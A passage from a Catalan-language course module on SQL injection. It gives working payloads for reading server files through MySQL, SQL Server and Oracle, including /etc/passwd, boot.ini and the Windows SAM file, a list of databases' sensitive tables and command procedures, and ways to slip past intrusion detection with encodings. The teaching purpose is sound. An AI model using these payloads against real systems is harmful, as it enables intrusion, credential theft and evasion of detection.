El primer pas lògic que s'ha de seguir és calcular la mida en bytes del fitxer; per a calcular-la, s'ha de carregar el contingut del fitxer usant `OPENROWSET(BULK ...)` i utilitzar la funció `DATALENGTH`, per a inferir mitjançant cerca binària la mida del fitxer. Una possible sentència per a injectar en un servidor vulnerable per a calcular la mida és aquesta:

```
http://server/app.cor?param=1 and DATALENGTH((SELECT * FROM OPENROWSET(BULK 'c:\Helloworld.exe',
SINGLE_BLOB) As Datos)) > 255 --
```

Una vegada determinada la mida del fitxer, el procés de booleanització queda reduït a consultes que recuperen els diferents bytes i n'infereixen el valor. Una possible sentència que es pot utilitzar és aquesta:

```
http://server/app.cod?param=1 AND 256 > ASCII(SUBSTRING ((SELECT * FROM
OPENROWSET(BULK 'c:\Helloworld.exe', SINGLE_BLOB) As Datos), 1, 1))--
```

5. Fitxers remots a SQL Injection

5.1. Remote File Downloading a MySQL

En les versions de MySQL tenim, igual que en els motors de bases de dades de Microsoft SQL Server, les dues opcions, és a dir, accedir directament al fitxer en cada consulta o abocar el fitxer en un taula temporal.

5.1.1. Load_File: accés directe a fitxer com a cadena de bytes

La funció `Load_File` permet accedir en una consulta directament a un fitxer en el sistema d'arxius i retorna una cadena de bytes amb el contingut del fitxer. N'hi ha prou de llançar una ordre de la manera següent:


```
Select Load_file('/etc/passwd')
```

Amb aquesta ordre es pot llegir el fitxer `/etc/passwd`, que és retornat com una cadena de caràcters. Per a evitar el problema de les aplicacions web amb filtratge de cometes, es pot escriure el nom del fitxer en hexadecimal.

El límit de baixada del fitxer és marcat pel valor de la constant `max_allowed_packet` en el motor de la base de dades i pot ser utilitzada des de versions 3.23 en endavant.

Aquest mètode està implementat en les `SQLbfTools`, en l'ordre `mysqlget`. Com es veu en la imatge, n'hi ha prou de configurar l'URL vulnerable, el fitxer que es vol baixar i la paraula clau (*keyword*) que apareix en les pàgines *true* de les injeccions a cegues.

Figura 31. Baixar un `/etc/passwd` per Internet amb mysqlget



5.1.2. Càrrega de fitxer en taula temporal

L'altra opció, és a dir, carregar el fitxer en una taula i llegir-lo des d'allà, es pot fer de dues maneres:

1) La primera opció és utilitzar la mateixa funció `Load_File` per a carregar el fitxer en una columna d'una taula de la manera següent:

```
UPDATE tabla SET columna=LOAD_FILE('/tmp/file') WHERE id=1;
```

Aquesta opció no sembla que afegeixi una millora substancial respecte al mètode anterior, i més quan fins i tot cal un nombre més gran de privilegis en la creació d'una taula amb dues columnes, la inserció d'una fila amb valor `null` per al camp blob i l'actualització d'aquesta fila amb el fitxer.

2) L'altra opció és utilitzar la funció `Load_data_infile` en les versions de MySQL 5. Aquesta funció és la que fa servir la utilitat `mysqlimport` per a abocar fitxers de text dins de taules de la base de dades. A diferència de `Load_File` no serveix per a altra cosa que per a fitxers de text, però no està limitada a `max_allowed_packed` per fitxer sinó per línia. És a dir, un fitxer molt gran de text es pot carregar amb facilitat dins de la base de dades. Els passos són aquests:

a) Crear una taula temporal amb una columna per a les línies de l'arxiu de text:

```
; Create table temporal (datos varchar(max_allowed_packed))
```

b) Carregar-hi el fitxer de text:

```
; Load data infile 'c:\\boot.ini' into table temporal
```

c) Posar una columna única per a baixar el fitxer còmodament:

```
; alter table temporal add column num integer auto_increment unique key
```

d) Calcular el nombre de files amb booleanització i Blind SQL Injection:

```
and contador>(select count(num) from temporal)
```

e) Calcular la longitud de cada fila amb booleanització i Blind SQL Injection:

```
and contador>(select length(datos) from temporal where num = numerodefila)
```

f) Booleanitzar cadascun dels valors de cada fila:

```
and contador>(select ASCII(substring(datos,posicion,1)) from temporal where num = numerofila)
```

g) Esborrar la taula temporal:

```
; Drop table temporal
```

5.2. Remote File Downloading en Oracle Database

En els motors Oracle també es pot interactuar, és clar, amb els fitxers del sistema operatiu. Oracle ofereix un controlador, per a exportació i càrrega massiva de dades, conegut com a *Oracle Loader*, i disposa de paquets de gestió de fitxers en el sistema operatiu com `UTL_FILE` o `DBMS_LOB` amb funcions i procediments per a llegir les dades del fitxer i moltes coses més.

5.2.1. Els objectes directori

Oracle és un motor multiplataforma que tant funciona en sistemes Unix com en Microsoft, de manera que la interacció amb el sistema de fitxers depèn de l'arquitectura del sistema sobre el qual funcioni. Per a evitar que els codis creats en PL/SQL quedin especialment afectats per una migració d'una aplicació d'una arquitectura a una altra, a Oracle s'utilitzen objectes directori (*directory*).

Aquests objectes són una representació virtual d'un camí físic dins del sistema operatiu. El fet de poder treballar amb aquests objectes abstreu la resta dels codis PL/SQL de les característiques pròpies de les arquitectures Unix o Microsoft. En cas d'una migració d'un sistema a un altre, n'hi ha prou de recrear els camins en els objectes directori.

```
CREATE DIRECTORY home AS 'c:\users\chema\privado';
CREATE DIRECTORY home AS '/home/chema/privado';
```

D'aquesta manera, independentment del sistema operatiu, tots els camins que es refereixen al sistema de fitxers es fan sobre l'objecte *home*.

Els objectes directori estan creats dins de la base de dades i, com tots, tenen la llista de permisos que es poden configurar per a la resta d'usuaris.

```
GRANT READ, WRITE ON DIRECTORY home TO amigos;
```

Aquests objectes s'utilitzaran en les subsegüents opcions d'accés a fitxer.

5.2.2. Abocament de fitxer a taula amb paquet `UTL_FILE`

El paquet `UTL_FILE` és una eina bàsica a Oracle que es va incloure a partir de les versions 7.3.4. Al llarg de les versions, les funcionalitats s'han millorat fins a convertir-se en un gestor de fitxers complet.

No és una opció que no s'hagi de tenir en compte, per descomptat, però necessita la configuració d'una variable d'inici que no sol estar configurada. Per defecte, aquest paquet solament pot accedir al sistema de fitxers marcat per la variable d'arrencada `UTL_FILE_DIR`. Si aquesta variable no té cap valor associat en les variables d'arrencada que es configuren en l'arxiu d'inici, no es pot utilitzar la biblioteca `UTL_FILE`. En canvi, si té el valor "`*`", es pot accedir a tots els fitxers del sistema operatiu mitjançant una injecció en un procediment PL/SQL. No obstant això, entre la no configuració de la variable i permetre l'accés a tots els fitxers amb el caràcter asterisc hi ha la possibilitat d'accedir a alguns camins del sistema de fitxers que siguin en la variable `UTL_FILE_DIR`.

La injecció s'ha de fer dins d'un bloc PL/SQL, és a dir que la consulta injectable ha de ser entre `BEGIN` i `END`, per a fer la inserció multilínia, i aquí farem servir SQL Dinàmic per a construir consultes DDL que ens permetin crear els objectes de tipus taula i directori, i la invocació de procediments.

```
BEGIN consulta inyectable END;
```

La consulta injectable pot ben ser en un procediment a què s'ha cridat des de l'aplicació web, és a dir, pot ser que l'aplicació web cridi al procediment que hi ha a llista amb la consulta següent:

```
BEGIN listado(param) END;
```

El paquet `UTL_FILE` té un tipus de dades anomenat `File_Type` per a la gestió de fitxers i funcions d'obertura, tancament de fitxers, lectura, escriptura, esborrament de fitxers, còpia i reanomenament de fitxers. Les funcions principals són aquestes:

- `utl_file.file_type`: indica la variable de tipus fitxer.
- `utl_file.fclose(fichero)`: tanca un fitxer.

- `utl_file.fclose_all`: tanca tots els fitxers oberts.
- `utl_file.fopen('home', 'fichero.txt', 'R')`: serveix per a obrir un fitxer en funció R o W.
- `utl_file.is_open(fichero)`: *True* si és obert.
- `utl_file.fcopy('home', 'p1.txt', 'home2', 'p2.txt')`: copia un fitxer.
- `utl_file.fflush(fichero)`: força l'escriptura de la memòria intermèdia (*buffer*).
- `utl_file.fgetattr('home', 'p1.txt', ex, flen, bsize)`: serveix per a obtenir atributs.
- `utl_file.get_line(fichero, v_linea)`: llegeix una línia i l'emmagatzema en `v_linea`.
- `utl_file.fremove('home', 'p1.txt')`: esborra el fitxer.
- `utl_file.frename('home','p1.txt','home','p2.txt',TRUE)`: serveix per a reanomenar un fitxer.
- `utl_file.fseek()`: serveix per a l'accés directe o indexat.
- `utl_file.getline()`: llegeix una línia en bytes.
- `utl_file.getline_nchar()`: llegeix una línia en format `nchar`.
- `utl_file.get_raw()`: serveix per a la lectura en raw.
- `utl_file.new_line()`: introdueix una línia buida o unes quantes línies buides.
- `utl_file.put(fichero,var)`: introdueix la variable en el fitxer.
- `utl_file.putf()`: introdueix amb format dins del fitxer.
- `utl_file.put_line()`: introdueix línia amb retorn.
- `utl_file.put_nchar()`: introdueix un `nchar`.
- `utl_file.put_line_nchar()`: introdueix un `nchar` amb retorn.
- `utl_file.putf_nchar()`: introdueix `nchar` amb format.

Com es veu, la miríada de funcions disponibles si la variable `UTL_FILE_DIR` permet accedir al sistema de fitxers és tan gran que es podria accedir a gairebé qualsevol fitxer injectant un bloc PL/SQL. Una cosa així com l'exemple següent:

```
; execute immediate 'Create Directory discoC As ''c:\'' '; end; --
; execute inmediate 'Create table bootini (contador numeric, linea varchar2(4000))'; end; --
; execute immediate 'DECLARE fichero utl_file.file_type;v_linea varchar2(4000); v_counter
numeric default 0;
BEGIN
fichero:=utl_file.fopen('discoC','boot.ini');
IF utl_file.is_open(fichero) THEN
LOOP
BEGIN utl_file.get_line(fichero, v_linea); IF linea IS NULL THEN EXIT; END IF;
INSERT INTO bootini (contador,linea) VALUES (v_contador, v_linea); V_counter:=v_counter+1;
EXCEPTION WHEN NO_DATA_FOUND THEN EXIT;END;
END LOOP; COMMIT; END IF;
Utl_file.fclose(fichero); End;''; end;--
```

I quan el fitxer està carregat en la taula, s'extreu amb un procés de booleanització de la taula. Primer, s'ha de calcular el nombre de files, que és el nombre més gran de `counter`. Després, s'ha de calcular la longitud de cada fila i per a cada posició de la fila el valor ASCII que té. En acabar, s'ha d'esborrar la taula i el directori.

5.2.3. Enllaç de fitxer mitjançant External Tables i Oracle_loader

Una característica les últimes versions d'Oracle Database han estat les taules externes (*external tables*). Aquest tipus especial de taules permet que es creï una taula però que les dades que té no siguin en cap contenidor (*tablespace*) sinó en un fitxer del sistema d'arxius. D'aquesta manera es pot enllaçar qualsevol fitxer amb una taula, i consultar el fitxer és el mateix que consultar la taula amb un `select`. El procés és aquest:

```
; execute immediate 'Create Directory discoC As ''c:\'' '; end; --
; execute immediate 'Create table bootini (datos varchar2(4000) ) organization external (TYPE
ORACLE_LOADER default directory discoC access parameters ( records delimited by newline )
location (''boot.ini''))'; end;--
```

En aquest cas solament es pot accedir a fitxers de tipus text ja que es fa mitjançant el controlador `Oracle_loader`; però, a diferència d'UTL_FILE, aquesta funció no és subjecta a la variable `UTL_FILE_DIR`, de manera que *a priori* no hi ha cap restricció afegida per variables d'inici. Si bé calen els privilegis de creació d'objectes i el compte de servei amb què funciona el servei de la base de dades i Oracle ha de tenir accés a escala de fitxers a l'arxiu.

El procés per a acabar de portar el fitxer és semblant al cas anterior. Booleanitzar per a esbrinar la mida de les files i el valor dels caràcters i al final esborrar la taula i el directori temporal.

5.2.4. Accés a fitxers binaris mitjançant el paquet DBMS_LOB

Quan hàgim d'accedir a fitxers binaris del sistema, com per exemple el fitxer `sam` d'un sistema Microsoft Windows, podem fer ús de la biblioteca per a objectes grans (*large objects*). En aquest cas, de manera semblant a `UTL_FILE`, es crea un directori i la taula amb una variable de la mida de la memòria interna de lectura. Després, fent ús de les funcions de lectura del fitxer, carreguem la taula.

```
; execute immediate 'Create Directory RutaSAM As ''c:\windows\repair'' '; end; --
; execute immediate 'Create table sam (datos BLOB )'; end; --
; execute immediate 'DECLARE l_bfile BFILE; l_blob BLOB;
BEGIN
INSERT INTO sam (datos) VALUES (EMPTY_BLOB()) RETURN datos INTO l_blob;
l_bfile := BFILENAME(''RutaSAM', ''sam'');
DBMS_LOB.fileopen(l_bfile, Dbms_Lob.File_Readonly);
```

```
DBMS_LOB.loadfromfile(l_blob,l_bfile,DBMS_LOB.getlength(l_bfile)); DBMS_LOB.fileclose(l_bfile);
COMMIT; EXCEPTION WHEN OTHERS THEN ROLLBACK; END;'; end; --
```

Amb aquest procediment es pot carregar qualsevol fitxer de qualsevol tipus sempre que no superi la mida màxima del tipus BLOB, de manera que és una opció més recomanable que no pas utilitzar `UTL_FILE`. A més, no tenim la restricció de les variables d'inici.

Una vegada carregat el fitxer a la taula, es pot accedir a les dades mitjançant les funcions del paquet `dbms_lob`:

```
- Número de bytes: (select DBMS_LOB.getlength(datos) from sam) > valor_prueba
-Para cada byte: (select to_number(DBMS_LOB.substr(datos,1,1), 'XX') from sam) >valor_prueba
```

6. Consells en SQL Injection

6.1. Identificació mitjançant funcions

Les taules següents mostren algunes distincions que serveixen per a determinar el tipus de base de dades objectiu:

	MS SQL T-SQL	MySQL	Access	Oracle PL/SQL	DB2	Postgres PL/pgSQL
Concatenate Strings	'+'	concat ("","")	""&""	' '||' '	" "+ " "	' '||' '
Null replace	lsnull()	Ifnull()	Iff(lsnull())	Ifnull()	Ifnull()	COALESCE()
Position	CHARINDEX	LOCATE()	InStr()	InStr()	InStr()	TEXTPOS()
Op Sys interaction	xp_cmdshell	select into outfile/dumpfile	#date#	utf_file	import from export to	Call
Cast	Yes	No	No	No	Yes	Yes

	MS SQL	MySQL	Access	Oracle	DB2	Postgres
UNION	Y	Y	Y	Y	Y	Y
Subselects	Y	N 4.0 Y 4.1	N	Y	Y	Y
Batch Queries	Y	N*	N	N	N	Y
Default stored procedures	Many	N	N	Many	N	N
Linking DBs	Y	Y	N	Y	Y	N

6.2. Objectius principals per a cada base de dades

Aquest punt detalla alguns dels objectius més interessants a l'hora de fer un atac contra algunes de les bases de dades més populars. Es tracta de conèixer les taules principals a què es pot intentar extreure dades per obtenir informació sobre els permisos de què disposa l'usuari amb què interactua l'aplicació amb la base de dades, les taules principals de què es pot extreure informació interessant i com s'ha de fer per a conèixer l'estructura i el contingut d'aquesta informació.

6.2.1. Bases de dades Oracle

D'entrada, s'ha de comentar que Oracle té una taula anomenada *dual* que permet fer-hi qualsevol tipus de consulta, encara que no té cap contingut. Es tracta d'una taula "comodí" que és útil per a fer consultes sobre variables d'entorns o fer proves respecte a l'estructura de la consulta sobre la qual es fa la injecció.

Un dels primers passos que s'han de fer és consultar els permisos de què disposa l'usuari que utilitza l'aplicació en la base de dades; bàsicament es tracta de consultar si aquest usuari disposa de permisos de DBA o no. Per a això, el millor que es pot fer és una consulta contra alguna de les taules a què només té accés l'usuari amb permisos de DBA. Per exemple, es pot intentar fer consultes a dba_users o qualsevol altra taula semblant. De fet, no són taules pròpiament dites, sinó vistes. El prefix, en el cas d'Oracle, indica que es tracten de taules a les quals només té accés el DBA. En el segon punt del mòdul mostrem més taules d'aquest estil. En cas de rebre un error de la base de dades en intentar fer una consulta contra alguna d'aquestes taules, no es disposen de permisos.

Pel que fa a informació tècnica en relació amb la base de dades, se'n pot obtenir la versió mitjançant qualsevol de les consultes següents:

- `select version`
- `from instance`
- `select banner`
- `from v$version`

També es pot obtenir el nom de l'usuari de la base de dades amb el qual executa les consultes l'aplicació web mitjançant la variable d'entorn `"user"`.

Pel que fa a l'estructura de la base de dades, es poden obtenir les taules mitjançant una consulta a la taula `"all_tables"`. Per a consultar les taules a què té accés l'usuari, es pot afegir la condició `"where owner=user"`. El nom d'aquestes taules és a la columna `"table_name"`.

Segons el nom de les taules, convé seleccionar la que sembli més interessant per a continuar l'atac. Per a obtenir l'estructura d'una taula en concret, es pot fer una consulta a la taula `"user_tab_columns"`, consultar la columna `"column_name"` i afegir la condició `"where table_name=nombre_de_tabla"`.

Finalment, s'ha de tenir en compte una taula molt interessant i que normalment no es té present durant una injecció. A `"all_db_links"` hi ha enllaços des de la base de dades cap a altres bases de dades a què pot accedir mitjançant l'usuari en execució, de manera que pot permetre continuar l'atac en un nou lloc.

6.2.2. Base de dades Microsoft SQL Server

D'entrada, un bon lloc per a obtenir informació sobre la configuració de la base de dades és en les variables d'entorn. Per a accedir al contingut d'aquestes variables, es pot fer una consulta sobre qualsevol taula existent o simplement sense afegir en la consulta la part del "`from`". Algunes variables interessants són aquestes:

- @@VERSION: versió del servidor SQL.
- @@LANGUAGE: idioma del servidor SQL.
- @@SERVICE_NAME: nom del servei del servidor SQL (normalment MSSQLServer). Només és disponible en SQL Server 7.
- @@SERVERNAME: nom de la màquina del servidor SQL.
- @@USER: usuari connectat.

Vegeu també

Vegeu les taules en què es pot obtenir informació del sistema en el mòdul "Atacs a aplicacions web".

Les taules més importants en què es pot obtenir informació del sistema són dins de la base de dades *master*. Algunes taules interessants són aquestes:

- `sysobjects`: possiblement és la taula més interessant. Conté informació sobre tots els objectes que ha inventariat el catàleg, de manera que hi ha els noms de taules, vistes, procediments emmagatzemats, etc. Per a accedir solament a les taules sobre les quals té permisos l'usuari actual, s'ha d'incloure en la condició de la sentència "`where xtype='O'`".

- `syscolumns`: conté la llista de les columnes de totes les taules. La tàctica que s'ha de seguir és la mateixa que la que hem explicat en el punt anterior: buscar les taules interessants i després obtenir-ne l'estructura a partir d'aquesta taula.

- `sysusers`: informació sobre els usuaris que té el sistema, incloent-hi el *hash* de la contrasenya d'accés. En cas d'aconseguir l'accés, es pot baixar aquest *hash* per a intentar atacs de força bruta per a obtenir la contrasenya en clar.

- `sysdatabases`: conté informació sobre altres bases de dades que hi ha en el catàleg, de manera que es pot ampliar l'atac a aquestes altres bases.

Finalment, un punt especialment interessant pel que fa a aquesta base de dades són els procediments que ofereix per a la interacció directa amb el sistema operatiu. A continuació fem una llista d'algunes de les funcions més interessants des del punt de vista de l'atacant.

- `xp_cmdshell`: executa una ordre directament contra el sistema operatiu. Sens dubte és el procediment més popular i més flexible.

- `sp_makewebtask`: crea un fitxer html que conté el resultat d'una consulta. És especialment recomanable per a l'enviament posterior de la sortida de la

consulta o publicar-lo directament si la infraestructura de la base de dades ho fa possible. Aquest resultat no es pot mostrar sempre com a resultat d'una injecció, de manera que aquesta funció pot resultar molt útil en aquesta situació.

- `sp_addextendedproc`: crea un procediment emmagatzemat (*stored procedure*). És indicat per a crear portes del darrere (*backdoors*) o per a intentar escalar privilegis en la base de dades sobre la qual es guanya accés, i també per a fer tasques automàtiques.

- `xp_dirtree`: elabora una llista de totes les subcarpetes d'un directori. És indicat per a conèixer l'estructura de la màquina que allotja la base de dades, encara que no és res que no es pugui fer directament amb xp_cmdshell.

- `xp_fixeddrives`: elabora una llista de les unitats de disc.

- `xp_servicecontrol`: permet arrencar i parar serveis. És molt útil, per exemple, per a arrencar un servei d'FTP per a interactuar amb la màquina.

6.2.3. Base de dades DB2

Es tracta d'una de les bases de dades més veteranes, encara que potser és de les menys comunes en entorns d'aplicacions web. Normalment és en entorns d'ordinador central (*mainframe*) en què no hi ha un accés des de l'exterior. Així i tot, a vegades és en aquests entorns i es poden fer atacs d'injecció SQL. A continuació mostrem algunes de les taules més interessants per a consultar en un atac d'aquest estil:

- `sysibm.sysdummy1`: aquesta taula s'utilitza com a comodí per a fer consultes, i és equivalent a la taula *dual* d'Oracle.
- `sysibm.tables / sysibm.systables / syscat.tables`: conté informació de les taules que conté la base de dades.
- `sysibm.views`: inclou informació respecte a vistes.
- `sysibm.columns / sysibm.syscolumns`: indica els camps de les taules.
- `sysibm.usernames`: dóna informació d'usuaris per a connexions externes.
- `sysibm.sysversions`: conté la versió de la base de dades.

S'han de tenir en compte les peculiaritats de DB2, que són moltes. Segons la plataforma en què hi hagi la base de dades, el comportament que té és diferent, ja que hi ha variants per a les iSeries (AS400) i per a la versió que funciona sobre Windows, Linux i Unix. També s'ha de considerar que la sintaxi d'SQL és bastant peculiar en alguns aspectes i que hi ha diverses funcions pròpies per a

fer llistes d'objectes i permisos (mitjançant "`list tables`", per exemple). Pel que fa als usuaris, DB2 sempre utilitza un sistema extern per a l'autenticació, de manera que no trobarem informació sobre els usuaris en les taules de catàleg.

6.2.4. Base de dades MySQL

MySql és possiblement la base de dades que té més variacions en les últimes versions pel que fa a les taules de sistema. A partir de la versió 5 canvia completament el funcionament del catàleg, i també les taules que contenen les dades. En versions anteriors a la 4 hi havia problemes en el catàleg en la utilització d'algorismes febles d'encriptació que permetien desxifrar les contrasenyes utilitzades.

Algunes de les funcions més interessants són aquestes:

- `version()`: mostra la versió de la base de dades.
- `database()`: indica el nom de la base de dades a què es connecta.
- `user(), system_user(), session_user(), current_user()`: assenyala noms de diferents usuaris.
- `last_insert_id()`: diu l'ID de l'última inserció.
- `connection_id()`: mostra l'ID de la connexió actual.

Taules

Pel que fa a les taules, el millor que es pot fer és consultar els manuals més actualitzats, ja que els catàlegs canvien sovint. Aquesta informació es pot trobar en les adreces següents:

http://dev.mysql.com/doc/refman/4.1/en/

http://dev.mysql.com/doc/refman/5.0/en/

En la versió 5, les taules més interessants són en el catàleg (anomenat *Information Schema*):

- `Tables`: dóna informació sobre les taules d'altres bases de dades.
- `Columns`: indica els camps que componen les taules.
- `Views`: mostra les vistes disponibles.
- `User_privileges`: assenyala els permisos de què disposen els usuaris.
- `Routines`: emmagatzema procediments i funcions.

A part d'aquestes funcions i taules, una de les característiques més interessants de MySql és la utilització de LOAD DATA INFILE i SELECT… INTO OUTFILE, que permeten carregar dades en la base de dades directament des d'un fitxer o escriure en un altre la sortida d'una consulta, de manera que si estan habilitats permeten la interacció amb el sistema operatiu. Si els permisos de l'usuari amb què funciona el dimoni de la base de dades estan mal configurats, pot comportar la lectura o escriptura d'arxius de sistema.

6.3. IDS Evasion

Tècniques d'evasió

Son tècniques per a evitar la detecció i fer difícil la consulta posterior de les peticions malicioses.

Tot aquest procés d'injectar sentències en els paràmetres vulnerables no és especialment sigil·lós, de manera que la implementació d'un sistema que els detecti i els eviti (IDS, IPS) és relativament senzilla. Aquests sistemes normalment estan basats en signatures que quan troben en les peticions d'URL parts sospitoses, com les que resulten d'utilitzar sentències SQL en els valors dels paràmetres, aturen la connexió. Aquestes sentències també són fàcils de detectar en consultar els registres (*logs*) del sistema.

Les tècniques d'evasió miren d'"ocultar" allò que fan realment les sentències que llança l'atacant. Com que els sistemes de detecció estan basats en signatures, es tracta d'intentar executar accions malicioses modificant la sintaxi habitual perquè no coincideixin amb aquestes signatures. Per a això, el millor que es pot fer és usar diferents codificacions. Normalment els IDS no recodifiquen les sentències per a poder aplicar la comprovació de signatures per una qüestió d'eficiència, cosa que es pot aprofitar per a evitar-los. Hi ha diverses codificacions que es poden utilitzar, com UTF-8, *URL-encoding* o codificació hexadecimal (*hex-encoding*). Totes aquestes codificacions les sol entendre la base de dades a la qual arriba la consulta final, però pot ser que l'IDS no.

Per exemple, suposem que un IDS talla qualsevol connexió que contingui el literal "unión", de manera que la següent injecció no serà efectiva:

```
idlibro = 1' union @@version -
```

Un primer intent d'evitar l'IDS és canviant la codificació:

```
URL-encoding32: 117 110 105 111 110 32 64 64 118 101 114 115 105 111 110 32 45 45
```

```
Base 64: encodingIHVuaW9uIEBAdmVyc2lvbiAtLQ==
```

```
Hex-encoding20: 75 6e 69 6f 6e 20 40 40 76 65 72 73 69 6f 6e 20 2d 2d
```

Aquesta codificació cal adaptar-la per a enviar-la mitjançant l'eina amb què es fa la injecció (pot ser un simple navegador). Per exemple, amb *URL-encoding* cal introduir el caràcter % davant de cada codi numèric, i amb *hex encoding* cal introduir 0x abans de cada valor hexadecimal.

D'altra banda, hi ha una sèrie de sentències que s'utilitzen habitualment, com les que es veuen en la part d'injecció cega, com ara "or 1=1". En aquests casos, és recomanable utilitzar sentències equivalents però diferents, com ara "`or 84847=84847`".

Bibliografia

Andreu, A. (2006). *Professional Pen Testing for Web Applications*. Ed. Wrox.

Clarke, J. (2009). *SQL Injection Attacks and defense*. E. Syngress.

Grossman, J. i altres (2007). *Xss Attacks: Cross Site Scripting Exploits And Defense*. Ed. Syngress.

Scambray, J.; Shema, M.; Sima, C. (2006). *Hacking Expose Web Applications*. Ed. Mc-Graw-Hill/Osborne Media.

Stuttard, D. (2007). *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Ed. Wiley.

Stuttard, D. (2007). *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Ed. Wiley.